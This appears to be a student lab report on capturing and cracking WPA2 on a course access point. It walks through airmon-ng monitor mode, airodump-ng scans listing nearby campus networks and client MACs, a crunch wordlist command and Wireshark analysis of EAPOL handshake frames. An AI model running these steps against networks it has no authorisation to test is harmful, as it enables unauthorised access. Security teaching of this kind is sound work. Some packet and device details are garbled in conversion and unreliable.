
- 1) [Wpa2- Using Aircrack NG](#)- By David Bombal
- 2) [Wpa-2 Cracking Usiang HASHCAT](#)- By David Bombal
- 3) [Hashcat Tutorial](#)- By the Builder
- 4) [crunch command list](#)
- 5) [Crunch Utility](#)- Geeks for Geeks
- 6) [Handshake Message Tutorial](#)

## BONUS PROBLEM

### 4.1


**Opening Terminal:** Since I am using Kali Linux, we can open the terminal by clicking on the terminal icon on the dock or by searching for it in the applications menu.

**Access Root Directory:** To go to the root directory, type `cd /` into the terminal and press Enter. To switch to the root user to have administrative privileges, we can type “`sudo su`”



**Fig1: Root Directory**

**To find available IP addresses:** The command “`ip addr`” is used to find the available IP addresses.



**Fig2: Network Devices**

In this we can find our ethernet port and additionally wlan0 port which we use for cracking the passkey

**Wireless configuration:** “iwconfig” is used to display and change the parameters of the network interface which are specific to the wireless operation.

```
(root@kali-anurag)-[/home/anurag]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=4 dBm
            Retry short limit:7 RTS thr:off Fragment thr:off
            Encryption key:off
            Power Management:off
```

**Fig3: Port findings**

**Killing a process:** “airmon-ng check” is used to check for available processes that are running in the interface and “airmon-ng check kill” command is used to kill the processes that might interfere with the airmon-ng suite. This step is necessary to confirm there is no interference.

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
522 NetworkManager
764 wpa_supplicant
```

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng check kill

Killing these processes:

PID Name
764 wpa_supplicant
```

**Fig4: Killing process**

In the above picture two processes are killed after using the command

**Setting up monitor mode:** “airmon-ng” start wlan0(device name) command is used to configure our device into monitor mode. Monitor mode is a specific mode for wireless network adapters that allows them to monitor all traffic received from the wireless network in which we can assess packet analysis, network diagnostics, security assessment, penetration testing purposes.

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      mt76x0u     MediaTek Inc. WiFi
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali-anurag)-[/home/anurag]
# iwconfig

lo       no wireless extensions.

eth0     no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=4 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:on
```

**Fig5: Monitor Mode**

**Network Monitoring:** after setting our device into monitor mode, the next step is to start our network monitoring by using “airodump-ng wlan0mon”. This command gives all available networks

```
File Actions Edit View Help

CH 14 ][ Elapsed: 6 s ][ 2024-02-14 14:32

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
5E:EA:1D:BB:27:4D -46      0         0  0  6  130 WPA2 CCMP PSK DIRECT-4d-HP M227f LaserJet
82:98:B5:51:0E:83 -52      5         0  0  7  260 WPA2 CCMP PSK C4ILab-Guest
34:98:B5:51:0E:82 -52      4         0  0  7  260 WPA2 CCMP PSK C4ILab
DC:F7:19:48:74:C0 -59      2         0  0  1  130 WPA2 CCMP MGT MASON-SECURE
F8:1A:67:EB:3B:34 -65      3         0  0  2  270 WPA2 CCMP PSK GSA_wifi
DC:F7:19:48:74:C2 -57      2         0  0  1  130 WPA2 CCMP MGT eduroam
DC:F7:19:48:74:C1 -60      3         0  0  1  130 OPN MASON
DC:F7:19:48:74:C3 -56      4         0  0  1  130 WPA2 CCMP PSK <length: 0>
70:69:5A:AA:44:E2 -62      6         0  0  1  195 WPA2 CCMP MGT eduroam
00:0E:F4:ED:8D:F8 -43      9         0  0  1  130 WPA2 CCMP PSK ECE-3506
B0:26:80:83:20:42 -39      5         0  0  1  195 WPA2 CCMP MGT eduroam
B0:26:80:83:20:41 -40      5         0  0  1  195 OPN MASON
B0:26:80:83:20:40 -39      5         0  0  1  195 WPA2 CCMP MGT MASON-SECURE
70:69:5A:AA:44:E3 -60      2         0  0  1  195 WPA2 CCMP PSK <length: 0>
70:69:5A:AA:44:E1 -61      8         0  0  1  195 OPN MASON
70:69:5A:AA:44:E0 -61      7         0  0  1  195 WPA2 CCMP MGT MASON-SECURE
50:C7:BF:A8:D9:8C -26      3         0  0  11 720 WPA2 CCMP PSK ECE-532-AP1
56:C7:BF:A8:D9:8C -26      8         0  0  11 720 WPA2 CCMP PSK ECE-532-AP2
F4:F2:6D:8A:BE:E4 -44      3         0  0  6  195 WPA2 CCMP PSK WTCL

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B0:26:80:83:20:41 2C:6D:C1:4D:31:DB -44    0 - 6e    0      1
(not associated)  9C:EF:D5:FA:25:00 -75    0 - 1     0      1
(not associated)  5C:BA:EF:08:90:49 -62    0 - 1    13      3
(not associated)  82:7C:B9:23:64:D1 -53    0 - 1    24      2
(not associated)  8A:4F:C7:36:F0:03 -78    0 - 1     0      1 MASON-SECURE
(not associated)  EE:4A:0F:03:85:DE -45    0 - 1     0      4 TP-LINK_8048

Quitting ...

(root@kali-anurag)-[/home/anurag]
# airodump-ng wlan0mon
```

**Fig6: Available Networks**

In the above picture we can see clearly that all the available networks in our surroundings along with their BSSID's, ESSID's and channel stations.

The above picture explains the capturing of ECE-532-AP2 using the above command which runs on channel 11 with BSSID of 56:C7:BF: A8:D9:8C and ESSID of ECE-532-AP2

## Creating a Wordlist:

For this Access point we need to both alpha and numeric including special characters

```
File Actions Edit View Help
(anurag@kali)-[~]
$ sudo su
[sudo] password for anurag:
(root@kali)-[/home/anurag]
# crunch 12 12 -f /usr/share/crunch/charset.lst mixalpha-numeric-symbol14 -o api2.txt

Crunch will now generate the following amount of data: 18013230709971353600 bytes
17178755483600 MB
16776128401 GB
16382937 TB
15998 PB
Crunch will now generate the following number of lines: 18413396891883536384
```

Fig7: Wordlist Creation

## 4.2

### Devices Connected to ECE-532-AP2

- 1) 

```
19 1.203347 56:c7:bf:a8:d9:8c Intel_2f:52:ec 802.11 229 Probe Response, SN=1933, FN=0, Flags=....., BI=100, SSID="ECE-532-AP2"
Type/Subtype: Probe Response (0x0005)
  Frame Control Field: 0x5000
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Intel_2f:52:ec (08:9d:f4:2f:52:ec)
    Destination address: Intel_2f:52:ec (08:9d:f4:2f:52:ec)
    Transmitter address: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    Source address: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    BSS Id: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    .... 0000 = Fragment number: 0
    0111 1000 1101 .... = Sequence number: 1933
    [WLAN Flags: .....]
```


Intel device with a MAC address of 56:c7:bf:a8:d9:8c

- 2) 


```
51 1.973494 56:c7:bf:a8:d9:8c PandaWireless_fa:21:.. 802.11 229 Probe Response, SN=1936, FN=0, Flags=....R..., BI=100, SSID="ECE-532-AP2"
Type/Subtype: Probe Response (0x0005)
  Frame Control Field: 0x5008
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Intel_77:cd:24 (f4:c8:8a:77:cd:24)
    Destination address: Intel_77:cd:24 (f4:c8:8a:77:cd:24)
    Transmitter address: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    Source address: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    BSS Id: 56:c7:bf:a8:d9:8c (56:c7:bf:a8:d9:8c)
    .... 0000 = Fragment number: 0
    0111 1000 1110 .... = Sequence number: 1934
```

Panda Wireless device with the same MAC address



- 3)  The image shows a Wireshark packet capture window. The top bar displays packet 328 at time 19.672386, from HuaweiTechno (54:3a:...) to 56:c7:bf:a8:d9:8c (802.11), and packet 28 is a Block Ack. The selected packet is an IEEE 802.11 Clear-to-send frame. The details pane shows: Type/Subtype: Clear-to-send (0x001c); Frame Control Field: 0xc400; Duration: 114 microseconds; Receiver address: 56:c7:bf:a8:d9:8c; and WLAN Flags.

HuaweiTechno device with same MAC

- 4)  The image shows a Wireshark packet capture window. The top bar displays packet 331 at time 19.807151, from 56:c7:bf:a8:d9:8c to RaspberryPiT\_ef:32:7a (802.11), and packet 229 is a Probe Response. The selected packet is an IEEE 802.11 Probe Response frame. The details pane shows: Type/Subtype: Probe Response (0x0005); Frame Control Field: 0x5000; Duration: 314 microseconds; Receiver address: RaspberryPiT\_ef:32:7a; Destination address: RaspberryPiT\_ef:32:7a; Transmitter address: 56:c7:bf:a8:d9:8c; Source address: 56:c7:bf:a8:d9:8c; BSS Id: 56:c7:bf:a8:d9:8c; Fragment number: 0; and Sequence number: 1973.


## 4.4

### Examining The .pacp file for Handshake Messages

We use a special filter called EAPOL which is extensible authentication protocol over LAN networks, this filter will show us the 4-way handshake messages needed.


We're looking at the details of an EAPOL (Extensible Authentication Protocol over LAN) frame, which is part of the 4-way handshake used in WPA/WPA2 personal security protocols to authenticate a client with an access point and establish encryption keys.

## Message-1



- **ANonce:** This is usually found in message 1 and 3 of the four-way handshake. It's labeled as "WPA Key Nonce" in the above picture.
- **SNonce:** Would be visible in message 2 of the handshake.
- **MIC:** This field is visible in the picture as "WPA Key MIC" and is included in messages 2, 3, and 4.

## Message-2



- **Message number:** This is message number 2, as indicated by the "[Message number: 2]" field.
- **Key Information:** Includes flags that describe the key: 0x010a (this would indicate the type of key and whether it is a reply to a previous message, among other things).
- **WPA Key Nonce (SNonce):** This is the nonce generated by the supplicant (the client device) for this part of the handshake.
- **WPA Key MIC:** The MIC is used to verify the integrity of the messages. This field should change with each message in the handshake.

## Message-3

```

> Frame 3052: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
> IEEE 802.11 QoS Data, Flags: .....F.
> Logical-Link Control
> 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 151
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 3]
  Key Information: 0x13ca
  Key Length: 16
  Replay Counter: 2
  WPA Key Nonce: 0c29649a19b761edd4c28ec6d2b313619015324ac344cd6473e3157e0bd080e21
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 190e2f918b8358dfe1453756128dd34
  WPA Key Data Length: 56
  WPA Key Data: 8b11b3cb7b3ad611868e042a4d7b447733a120e7522e42505834b81e1dd456d9755941ee75f9be581d035d2128b
0000 88 02 3a 01 dc d9 16 54 3a d7 56 c7 bf a8 d9 8c h : .R . : P.G.yR.
0010 56 c7 bf a8 d9 8c 19 00 06 00 aa aa 03 00 00 00 .G.yR. ....
0020 88 0a 02 03 00 97 02 13 ca 00 10 00 00 00 00 00 h...p...
0030 00 00 02 0c 29 64 9a 19 b7 61 ed 4c 28 ec 6d 2b ....). . / < ( . +
0040 31 36 19 01 53 24 ac 34 4c d6 47 3e 31 57 e0 bd .6...$.4 <0....\
0050 08 0e 21 00 00 00 00 00 00 00 00 00 00 00 00 ..[.....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070 00 00 00 19 0e 2f 91 8b 88 35 8d fe 14 53 75 61 ...../j. h5...-/
0080 28 dd 34 00 38 8b 11 b3 cb 7b 3a d6 11 86 8e 04 (.4.2...+40.F.
0090 2a 4d 7b 44 77 33 a1 20 e7 52 2e 42 50 58 34 b8 +(#.3...X...&4.
00a0 1e 1d d4 56 d9 75 59 41 ee 75 f9 be 58 1d 03 5d ..M.R...9....)
00b0 21 28 79 ab 82 0b 56 25 02 79 05 d7 68 [(.b..%...P.
```

- **Message number:** This is message number 3 in the four-way handshake, indicated by the field "[Message number: 3]".
- **Key Information:** The bits here indicate the type of key exchange and provide other flags related to the handshake process. The value 0x13ca includes information such as the Secure bit, which indicates that the handshake is encrypted.
- **WPA Key Nonce (ANonce):** The nonce value here is typically used by the access point and sent in the first and third messages of the handshake.
- **WPA Key MIC:** This Message Integrity Code field is used to ensure the integrity of this message in the handshake.
- **WPA Key Data Length:** Indicates the length of the key data field.
- **WPA Key Data:** This contains encrypted information, which could include the Group Temporal Key (GTK) and is only interpretable by the receiver who has the correct decryption key.

### Message-4

[illegible]

- **Message number:** It indicates "[Message number: 4]", which is the final message in the four-way handshake.
- **Key Information:** Shows 0x03a0, which includes flags that indicate the message type and confirm the key installation.
- **WPA Key Nonce:** This field is all zeros because, in message 4, the nonce is not needed.
- **WPA Key MIC:** The MIC here is "39632e977076715da3f06c33140befe7", which is used to ensure the integrity of this message.

The fourth message of the four-way handshake is the client's acknowledgment to the access point that the client has installed the Pairwise Transient Key (PTK) and is ready to start encrypted communication.

